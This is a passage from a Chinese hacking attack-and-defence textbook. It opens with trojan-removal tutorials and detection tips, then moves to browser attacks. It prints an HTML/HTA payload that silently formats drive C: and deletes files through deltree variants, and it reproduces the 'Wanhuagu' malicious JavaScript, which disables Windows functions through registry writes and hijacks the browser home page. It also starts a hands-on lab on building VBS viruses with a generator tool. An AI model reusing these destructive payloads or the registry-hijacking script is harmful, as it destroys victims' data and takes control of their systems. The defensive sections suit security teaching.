补充两句

7 显示扫描结果

1. 完成扫描后，将显示扫描到的木马，选中需要清除的木马前的复选框。
2. 单击 清除木马 按钮。

8 完成木马清除

程序将删除选中的木马，并提示删除成功，单击 确定 按钮完成木马清除。

5.3.2 上机1小时：使用360安全卫士清除木马

本例将使用360安全卫士清除电脑中的木马程序，并在清除前对360安全卫士的木马防火墙进行设置，达到防御木马攻击的目的。

上机目标

- 巩固防御木马的方法，学习用软件清除木马的方法。
- 进一步掌握使用专业软件清除木马的操作。


教学演示\第5章\使用360安全卫士清除木马

1 启动软件

启动360安全卫士，在桌面右下角单击其活动图标，打开主界面，单击 木马防火墙 按钮。

2 设置系统防护


打开“360木马防火墙”界面，在“系统防护”选项卡中开启需要的各种网络防火墙。



高手指点 由于各种程序和软件的区别，使用木马清除软件时，有时会将某些程序文件识别为木马程序，因此进行清除前应该对扫描出的木马进行辨别。


3 设置应用防护

1. 选择“应用防护”选项卡。
2. 在“功能设置”栏中选择不同的选项卡，设置桌面图标、输入法和浏览器的防护选项。



4 设置木马防火墙

1. 选择“设置”选项卡。
2. 在其中设置木马防火墙的弹窗模式、免打扰模式和驱动拦截修复，单击 保存 按钮。



5 开始木马查杀

1. 返回主界面，选择“查杀木马”选项卡。
2. 单击 [redacted] 按钮。

6 搜索木马和危险项

360安全卫士开始对电脑进行扫描，并显示扫描进度和扫描结果。

7 显示扫描结果

扫描完成，360显示扫描到的木马或危险项，并提供了处理方法，单击 立即处理 按钮。

8 完成查杀

360将自动处理木马或危险项，并提示用户重新启动电脑，单击 好的，立即重启 按钮，重启电脑后，完成查杀操作。

360安全卫士是一款综合的电脑安全软件，利用它来清除木马时，也可对电脑进行健康体检，然后根据软件的安全提示进行操作。

补充两句

5.4 跟着视频做练习

小李通过前面的学习，对木马攻击和防御的相关知识有了一定的了解，为了公司电脑的安全，他决定再向老马学习一些木马防御和清除的操作。老马决定教他手动清除“灰鸽子”木马和使用360安全卫士全面清理电脑中木马的方法。

1 练习1小时：手动清除“灰鸽子”木马

本例将练习手动清除电脑中的“灰鸽子”木马。

操作提示：

1. 重启服务端主机，在自检画面中按【F8】键，在打开的“Windows高级选项菜单”窗口中通过方向键选择“安全模式”选项，按【Enter】键。
2. 进入安全模式后，打开“我的电脑”窗口，选择【工具】/【文件夹选项】命令。
3. 在打开的对话框中选择“查看”选项卡，在“高级设置”列表框中取消选中“隐藏受保护的操作系统文件（推荐）”复选框，选中“显示所有文件和文件夹”单选按钮。
4. 在系统盘中搜索所有文件名以_Hook结尾、扩展名为.dll的木马文件。
5. 在系统目录C:\WINDOWS\system32下删除mag_hook.dll、mag.dll与mag.exe文件。
6. 打开“注册表编辑器”窗口，在其中依次展开HKEY_LOCAL_MACHINE\SYS-TEM\CurrentControlSet\Serveices注册表项。
7. 选择【编辑】/【查找】命令，在打开的“查找”对话框的“查找目标”文本框中输入“mag.exe”。
8. 系统开始搜索所有包含mag.exe的注册表键值，查找到后删除整个注册表项，即可彻底清除“灰鸽子”木马。

视频演示\第5章\手动清除“灰鸽子”木马

2 练习1小时：全盘清除木马

本例将使用360安全卫士，对电脑进行一次详细的全盘木马扫描和清除，因为除了前面介绍的“快速扫描”查杀方式外，360安全卫士还有“全盘扫描”和“自定义扫描”两种木马查杀方式，“全盘扫描”方式针对电脑系统的所有对象；“自定义扫描”方式则针对用户需要，由用户指定扫描的区域。

高手指点 木马威胁之大已远超病毒，360安全卫士运用安全技术，在杀木马、防盗号、保护网银和游戏的账号密码安全以及防止电脑变肉鸡等方面表现出色，被誉为“防范木马的第一选择”。

操作提示：

1. 启动360安全卫士，打开主界面，选择“查杀木马”选项卡。
2. 单击 [全盘扫描] 按钮，系统将全盘查杀木马。
3. 单击 [自定义扫描] 按钮，在打开的对话框中选择扫描对象，即可进行木马扫描。

视频演示\第5章\全盘清除木马

5.5　秘技偷偷报

通过几天的使用，小李对清除木马的操作已经很熟练了，可他还是不忘问老马：“除了刚才教我的，还有没有其他小技巧？”老马告诉他：“正好有几个技巧要告诉你，下面就给你讲讲。”

1 木马防御技巧

使用电脑时养成良好的使用习惯是必需的，另外，如果按照以下几种方法进行防御，可以在很大程度上减少木马入侵的几率。

显示文件扩展名

文件的扩展名是对该文件类型和功能的说明，通过文件的扩展名可以轻易地看出该文件的用途。如.exe代表可执行文件、.htm代表网页文件、.txt代表文本文件以及.mp3代表MP3格式的音乐文件等。每种格式的文件都有它各自的图标，如果该文件的图标与扩展名不符，说明该文件经过了修改，很可能捆绑有木马。

不打开可疑文件

可疑文件指那些来历不明的文件，如陌生人传来的.exe或.bat文件等。如今木马可以捆绑在网页和文件夹等介质之上，如果打开这些文件，那么被攻击的几率就会大大提高。因此，尽量不要打开来历不明的文件、文件夹和网页等。

升级浏览器

随着网页木马和文件夹木马的兴起，大多数木马选择通过浏览器进行传播，要是浏览器安全性过低，则会为系统埋下安全隐患。每一次浏览器的升级或者发布新的补丁都会对原本存在的漏洞进行修补并进一步提高安全性。用户为了自身系统的稳定以及网络的稳定，应该随时升级浏览器。

安装杀毒软件

使用杀毒软件对下载的文件进行扫描，可以在病毒和木马刚入侵系统时将其查杀。另外，杀毒软件一般都带有病毒监控功能，就算黑客将其加壳发送逃过了杀毒软件的查杀，但当其活动时，监控系统也能及时发现并阻止其造成进一步的危害。

由捆绑器的原理可以看出，对于来历不明的文件，特别是.exe可执行文件，应更加注意防御其中的木马程序。

补充两句

2 轻松识别木马程序

常见的中木马的症状表现为莫名其妙地死机、在没有操作的情况下硬盘自动读取（机箱指示灯在闪烁）等，通过下面几种办法可以帮助大家轻松发现木马。

奇怪的开机运行程序

很多木马都是开机就运行的，如果发现了奇怪的开机运行程序，可以通过“系统实用配置程序”的“启动”选项卡将其关闭。往往病毒在这里关闭以后还会出来，一旦在注册表的以上位置发现含有奇怪的程序路径完全可以删除，然后记住程序名称，在注册表中通过搜索找到并删除。

网络流量异常

平时如果没有下载或者上传，但是却发现网络流量较大（可以通过ADSL指示灯或者任务栏上网络状态查看），很有可能就是木马正在工作。这时应该立刻关闭网络，重启进入安全模式下仔细检查。

系统服务中的奇怪项目

在“运行”对话框中使用services.msc命令，可以看到很多的服务，首先最大化这个窗口，单击最上端的“状态”项将所有已启动的服务排列在一起，可以一目了然。一般病毒的服务是没有解释的（这不是说没有解释的就是病毒），所以遇到不清楚的上网查查很快就会明白，如果发现有问题的服务应关闭。

在任务管理器中检查可疑进程

经常看看任务管理器中都有哪些进程在运行，如果都不了解，可以上网通过搜索引擎查询，一旦发现可疑进程就要立刻检查。另外，很多时候会出现某个进程对应的CPU使用率接近100%，首先通过软件或者网络搜索这个进程信息对应的程序，关闭程序或者替换别的版本；如果排除程序与系统兼容或者系统本身问题后还出现这样的情况，可以断定该进程是软件绑定的木马。


读书笔记

高手指点 现在木马已经带有了病毒和蠕虫的特性，即自我复制和自行执行性。同样，病毒和蠕虫也吸取了木马的优势，增加了控制性和潜伏性，三者之间更加难以界定。

第6章

—— 黑客攻防的必争之地——Web浏览器 ——

今天，老马要给小李讲解Web浏览器攻击和防御的相关知识，他告诉小李："Web浏览器（Web Browser）是个显示网页伺服器或档案系统内的HTML文件，并让用户与这些文件互动的一种软件。现在我们常用的Internet Explorer（简称IE）、Firefox（火狐）、Maxthon（遨游）和Tencent Traveler（腾讯浏览器）等，都是Web浏览器。"小李挠了挠头，问道："我们是经常用到这些浏览器，但黑客攻击它们又有什么作用呢？"老马说："用处可大了，你进入各种网站都需要输入用户名和密码吧？你在网络购物时也需要输入网银卡号和密码吧？这些操作都是在浏览器中进行的，一旦被黑客攻击，后果不堪设想！"小李着急地说："你快给我讲讲吧。"



2小时学知识

- 攻击Web浏览器
- Web浏览器防御

4小时上机练习

- 利用VBS脚本病毒生成器实施攻击
- 使用360安全卫士修复浏览器
- 设置IE浏览器
- 使用360安全卫士进行浏览器防御

6.1 攻击Web浏览器

老马告诉小李，要学习黑客攻击Web浏览器的方法并不难，需要先了解Web浏览器容易受到黑客攻击的原因，然后了解攻击Web浏览器的常用方法，最后再具体学习如何攻击Web浏览器。

6.1.1 学习1小时

学习目标

- 了解黑客攻击的原因。
- 了解黑客攻击的常用方法。
- 学会攻击Web浏览器。

1 攻击Web浏览器的原因

Web浏览器是互联网用户与Internet进行交互的主要工具之一，除了非法利益方面的原因外，Web浏览器漏洞多和插件多的特点，也是黑客攻击它的主要原因。

漏洞

Web浏览器是整个网络环境中应用最广泛的软件之一。尽管各厂商不断努力推出新型的、性能更好、更安全的Web浏览器，但是Web浏览器攻击和漏洞仍很多。仅2009年一年，“常见漏洞及风险”组织（CVE）公报的浏览器漏洞就超过300个，每个浏览器厂商的产品都有几十个。浏览器有这么多的漏洞，黑客对它的攻击自然就少不了。

操作提示：浏览器漏洞

对于浏览器的漏洞，很多人都有一个误解，认为IE的安全性是很差的，它的漏洞也是最多的，其实和一直以安全性标榜的Firefox相比，IE的漏洞数量反而小得多，只有Firefox漏洞数量的1/4。不过，IE的市场份额是最大的，这也使得其成为众多黑客的目标。另外，IE浏览器漏洞的修复时间也非常长。其实，不管用哪种浏览器，都难以避免安全漏洞的问题。

插件

浏览器集成了许多复杂应用软件插件，如Java、ActiveX、Cookies、Plug-In、Flash Player及Acrobat Reader等。这些插件增强了浏览器的功能，但很多网站需要用户安装额外的软件来支持这些功能。另外，大多数浏览器默认设置为自动运行这些捆绑的程序，而除了Web浏览器本身，运行每个应用软件都可能包含额外的缺陷和漏洞，因此又增加了用户的安全风险。

- ActiveX：是Microsoft的IE使用的插件，这种技术有各种漏洞及运行问题，最新的漏洞是Microsoft DirectShow Video ActiveX Control，路过式攻击通过这个漏洞攻陷数千个网站，并令端点设备感染恶意软件。
- Java：是一种面向对象的编程语言，用于支持Web的动画内容，很多使用Java的软件应用存在安全漏洞，令任意代码可以入侵，使黑客可以享有用户的使用权限。
- 插入应用（Plug-In）：是Web浏览器常用的程序，它们可能有编程及设计破绽，如跨域名攻击及缓冲区溢出攻击等。

高手指点 互联网用户和管理员应该定期修补和更新浏览器，确保使用新版本，浏览器插件和相关应用程序都应该定期修补。

2 攻击Web浏览器的方法

攻击Web浏览器的方法主要有以下几种。

网页挂马

网页挂马就是黑客在网页中嵌入的一段用于自动下载木马程序的恶意代码或者脚本，利用该代码或脚本就可以实施木马植入。一旦用户浏览了被挂马的网页就会感染木马，从而被黑客控制，盗取各类账号、密码；有时还会被强迫安装恶意插件，强迫浏览黑客指定的网站；更有甚者还会使用户电脑成为僵尸主机，被用来攻击其他对象。网页挂马已成为目前最主要的互联网安全威胁之一。网页挂马其实也是利用漏洞来进行的，除了浏览器本身的漏洞外，目前很多流行应用软件的漏洞也被利用来进行挂马。这其中包括一些播放器软件漏洞、聊天工具漏洞、网络电视软件漏洞、常用的下载工具漏洞，甚至很多常用文件格式，如图片、MP3、Flash等，都曾出现严重漏洞，成为木马的传播途径。

网络钓鱼

网络钓鱼一词源于英文单词Phishing，它是攻击者利用欺骗性的电子邮件或者伪造的网站页面等来盗取上网用户的重要个人信息（如财务数据、银行信用卡号、网游账号等）的一种网络攻击手段。随着网上银行、网络购物、网络游戏以及社交网站的兴起，如今网络钓鱼成为一种越来越流行的攻击方式。其实，网络钓鱼的技术含量并不高，纯粹是利用人们的心理进行的一种网络欺诈行为，但如今网络钓鱼的骗子们骗术花样越来越多，越来越高明，用户稍不小心就有可能掉入陷阱。网络钓鱼者们一般先制造一个和正规的流行网站一样的假冒网站，利用一个和正规网站近似的域名，然后通过电子邮件或者社交工程，甚至浏览器劫持、DNS欺骗等方式诱导用户进入这个假冒的网站，让其以为是在安全的网页上浏览，然后截获用户在网站上输入的个人信息，从而获取利益。常被仿冒的网站一般是商业银行网站、证券交易网站和网上购物网站等，还有一些则是常伪造一些中奖信息，以骗取用户的QQ等聊天账号信息和一些网络游戏的账号、密码。

浏览器劫持

浏览器劫持也是一种常见的浏览器攻击方式，这种方式指网页浏览器被恶意程序修改，以引导用户登录被其修改的或并非用户本意要浏览的网页。常见的现象包括主页及互联网搜索页变为不知名的网站、经常莫名弹出广告网页、输入正常网站或者输错网址时被转到劫持软件指定的网站、不经意的插件提示安装、收藏夹内被自动添加陌生网站地址等。浏览器劫持的后果很严重，往往用户只有在受到劫持后才会发现异常。而一旦浏览器被劫持，黑客就可以截获或者篡改用户通过浏览器发送的信息，用户的个人隐私资料受到严重威胁。前不久号称可突破银行U盾的“网银窃贼”病毒新变种，其实就是篡改了用户在网银交易过程中发送的信息，骗过银行网关验证，从而转走用户网上银行的资金。

强行恶意攻击

对Web浏览器的强行恶意攻击主要有以下几种攻击方式。

- 利用网页恶意修改系统：恶意网页主要是利用软件或系统操作平台等的安全漏洞，通过执行嵌入在网页HTML超文本标记语言内的Java Applet小应用程序、JavaScript脚本语言程序、ActiveX软件部件网络交互技术支持可自动执行的代码程序，以强行修改用户操作系统的注册表设置及系统实用配置程序，或非法控制系统资源盗取用户文件，或恶意删除硬盘文件、格式化硬盘为行为目标的非法恶意程序。
- IE炸弹：在一些网页中埋伏了IE窗口炸弹，当用户浏览这些网页时，会不断地弹出新的窗口，或者打开非常耗费系统资源的窗口，最后造成资源耗尽，导致系统不稳定而死机。
- 网页恶意代码：恶意代码是一种程序，它通过把代码在不被察觉的情况下镶嵌到另一段程序中，达到破坏被感染电脑数据、运行具有入侵性或破坏性的程序、破坏被感染电脑数据的安全性和完整性的目的。

僵尸主机是Internet中受到黑客控制的电脑，往往被用来发起大规模的网络攻击，如分布式拒绝服务攻击、海量垃圾邮件等，同时这些电脑所保存的信息也都可被黑客随意“取用”。 补充两句

3 利用网页实施攻击

如何利用网页来对访问者实施攻击，这大概是所有黑客都关心的问题，因为不管是有心攻击别人还是无意浏览网页，都需要做到确保自己不被攻击。因此，下面就来看一下网页攻击者的这项技术，这里所讲的主要是利用Microsoft的IE浏览器所衍生出来的攻击方法，以下这段就是具有破坏性的HTML：

```
Hacking Your Computer .
scr.Reset();
scr.Path="C:\Windows Start MenuPrograms启动hack.hta";
scr.Doc="
wsh.Run(' start.exe /m format c:/q /autotest /u ');
alert(' IMPORTANT : Windows is removing unused temporary files. ');";
scr.write();
```

各项的含义

- scr.Path="C:\Windows Start MenuPrograms启动hack.hta"：是指当用户只要访问到该网页，它就会自动写入到用户的电脑启动目录下，并将其命名为hack.hta。
- wsh.Run(' start.exe /m format c:/q /autotest /u ')：通常要格式化硬盘时都会先向用户询问是否需要执行，但其中的"/autotest"项却是一个Microsoft没有公开的功能，输入后Format的动作便会被强制执行，其中的"/q"和"/u"是令操作系统不需要检查硬盘便会立即执行的指令。
- start.exe/m：可以使Format的DOS-prompt视窗在执行时处于最小化状态。

其他攻击指令

执行其他攻击指令时只要修改"start.exe /m format c:/q /autotest /u"即可实现。如"start.exe /m format c:/q /autotest /u"中的"C:"可以换做其他的硬盘，不过一般情况下C:的危害都是巨大的。

"start.exe /m deltree /y a:*.* c:*.* d:*.* "用于杀掉对方硬盘中所有的档案；"start.exe /m deltree /y c:\windows\system*.* "用于杀掉对方c:\windows\system目录下的所有档案。如果想要预防遭此手段的破坏，只要到Microsoft网站更新自己的IE浏览器即可。

4 利用"万花谷"病毒实施攻击

不知道大家是否进过一个叫"万花谷"的网站，笔者曾经在打开3种防火墙的情况下进入，居然没有一个防火墙报警，鼠标马上变慢，当离开该网站时，突然弹出了无数个IE新窗口，还没来得及关闭电脑，Windows已经没有反应了，按【Ctrl+Alt+Del】组合键也没有反应，然后出现蓝屏，接着完全死机了。

重启电脑后出现："欢迎你来到万花谷，你中了'万花病毒'，请与QQ：4040465联系"的提示，单击"确定"按钮，可以进入Windows系统，但是桌面上已经没有任何东西了，打开"开始"菜单，发现"关机"和"运行"两项都消失了，再次重启电脑，故障仍然如此。种种情况表明，电脑已经感染了一个俗称"万花谷"的JS.On888脚本病毒！

那么，"万花谷"病毒是如何实施攻击的呢？下面就进入"万花谷"来看一看吧。

高手指点 为了弄清楚"万花谷"病毒的攻击手段，本节将会提供"万花谷"病毒作者编写的JavaScript代码，对于不懂JavaScript代码的用户，最好直接使用。

（1）运行程序

首先，该病毒是嵌在HTML网页中的一段Java脚本程序，但和普通脚本病毒所不同的是，用“查看源文件”的方法来查看感染“万花谷”病毒的网页代码时，只能看到一大段的杂乱字符。为了隐蔽自己，该病毒采用了JavaScript的escape()函数进行了字符处理，把某些符号、汉字等变成乱码以达到迷惑人的目的，程序需要调用unescape()解码到本地电脑中才能运行。

（2）设置注册表

该病毒的感染主要是通过修改注册表来实现的，以下为其设置或修改的注册表项。

- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun为01（取消“开始”菜单中的“运行”项）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose为01（取消“开始”菜单中的“关闭”项）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLogOff为01（取消“开始”菜单中的“注销”项）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDrives为00000004（取消对C盘的访问权限）。
- 设置HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Winlogon\LegalNotice Caption为“欢迎来到万花谷！你中了※万花奇毒※.请与OICQ:4040465联系!”（设置登录窗口的标题为“欢迎来到万花谷！你中了※万花奇毒※.请与OICQ:4040465联系!”）。
- 设置HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title为“欢迎来到万花谷!你中了※万花奇毒※.请与OICQ:4040465联系!”（设置IE窗口的标题为“欢迎来到万花谷!你中了※万花奇毒※.请与OICQ:4040465联系!”）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDesktop为00000001（取消桌面）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\Disabled为00000001（原DOS程序不可用）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\NoRealMode为00000001（不能进入DOS方式）。
- 设置HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools为00000001（使注册表工具不可用）。
- 设置HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText为欢迎来到万花谷！你中了※万花奇毒※.请与OICQ:4040465联系!”（设置登录窗口的提示为“欢迎来到万花谷!你中了※万花奇毒※.请与OICQ:4040465联系!”）。
- 修改HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\StartPage为http://www.on888.home.chinaren.com/"（设置IE的主页链接为“http://www.on888.home.chinaren.com”）。

（3）程序流程

该病毒还会在收藏夹中增加相应的链接，除了修改系统的注册表和收藏夹外，“万花谷”病毒还会破坏系统，删除、感染或修改文件等。下面介绍该病毒的程序流程。

严重声明：本节中的程序代码由病毒作者提供，大家可以根据自己对注册表的了解自行修改。另外，这些代码仅供研究、学习使用，不得将其用于非法场合，否则后果自负。

- 此病毒是一个恶意网页，当用户点击此网页时，会自动执行内嵌在网页内部的一个脚本。
- 此脚本是用Java Script语言编写的，并进行了加密，使普通用户无法看到病毒源码。
- 此病毒的编制可以说颇费了一番心机，为了防止有编程经验的人ENCODE出它的源码，在病毒内部的开头是一大段教人写网页特效的教学脚本，在此脚本后面不太起眼的地方连接了有真正破坏目的的病毒代码。
- 此病毒会释放出一个炸弹文件（并不总是），即被一种恶意网页或脚本程序释放出来的一种子程序，此炸弹程序往往被母体放入Windows系统启动目录，在下一次Windows启动时自动加载。
- 此病毒首先将浏览器的默认网页指向“http://www.on888.home.chinaren.com”。
- 修改系统注册表的一些项完成病毒的发作。
- 此病毒还没有做传染的工作，所以没有点击以上网页的用户不会受到袭击。

（4）病毒代码

为了弄清楚“万花谷”病毒的攻击手段，下面再来看一下“万花谷”病毒作者提供的JavaScript代码。

```
document.write("");
function AddFavLnk(loc,DispName,SiteURL)
{var Shor=Shl.CreateShortcut(loc+"\\"+DispName+".URL");
Shor.TargetPath=SiteURL;Shor.Save();}
function f()
{try{ActiveX initialization a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0 -ADB9-00C04FD58A0B}");
a1.createInstance();
Shl=a1.GetObject();
a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
a1.createInstance();
FSO=a1.GetObject();
a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Net=a1.GetObject();
try{if(documents.cookies.indexOf("Chg")==-1)
{//
Shl.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page",
"http://com.6to23.com/");
var expdate=new Date((new Date()).getTime()+(1));
documents.cookies="Chg=general;
expires="+expdate.toGMTString()+";path=/;}}
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoRun",
01,"REG_BINARY"); //消除【运行】按钮
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoClose",
01,"REG_BINARY"); //消除【关闭】按钮
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoLogOff",
```


高手指点 Javascript是一种由Netscape的LiveScript发展而来的原型化继承的、面向对象的、动态类型的、区分大小写的客户端脚本语言，主要目的是解决服务器端语言，为客户提供更流畅的浏览效果。

```
    01,"REG_BINARY"); //消除【注销】按钮
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoDrives",
    "63000000","REG_DWORD"); //隐藏盘符
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
System\\DisableRegistryTools","00000001","REG_DWORD");
    //禁止注册表
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
WinOldApp\\Disabled",
    "00000001","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
WinOldApp\\NoRealMode","00000001","REG_DWORD");

    Shl.RegWrite
    ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\
LegalNoticeCaption",
    "您的计算机已经被http://www.cnhack.org/优化:）");
    Shl.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\
LegalNoticeText","您的计算机已经被http://www.cnhack.org/优化:
    ）"); //设置开机提示
    Shl.RegWrite("HKLM\\Software\\Microsoft\\Internet Explorer\\Main\\Window
    Title","新的标题★http://com.6to23.com/ & http://www.cnhack.org/");
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Window
    Title","新的标题★http://com.6to23.com/ & http://www.cnhack.org/"); //设置IE标题
    var expdate=new Date((new Date()).getTime()+(1));
    documents.cookies="Chg=general;
    expires="+expdate.toGMTString()+";path=/;}}
    catch{}}catch{}}
    function init()
    {setTimeout("f()",1000);}
    init();
```


6.1.2 上机1小时：利用VBS脚本病毒生成器实施攻击

本例将利用VBS脚本病毒生成器具体制作VBS脚本病毒，完成后的效果如下图所示。


上机目标

- 巩固攻击Web浏览器的方法。
- 进一步学习和掌握利用VBS脚本病毒生成器实施攻击的方法。

教学演示\第6章\利用VBS脚本病毒生成器实施攻击


VBS脚本病毒生成器1.0版通过采集用户的各项输入、选择，产生符合需要的VBS脚本病毒，属于傻瓜式的VBS病毒制造程序，普通用户不用学编程就能生成病毒。

补充两句




1 启动软件

首先双击运行脚本病毒生成器软件，弹出设置界面，阅读完关于本程序的一些信息后，直接单击 下一步 按钮。



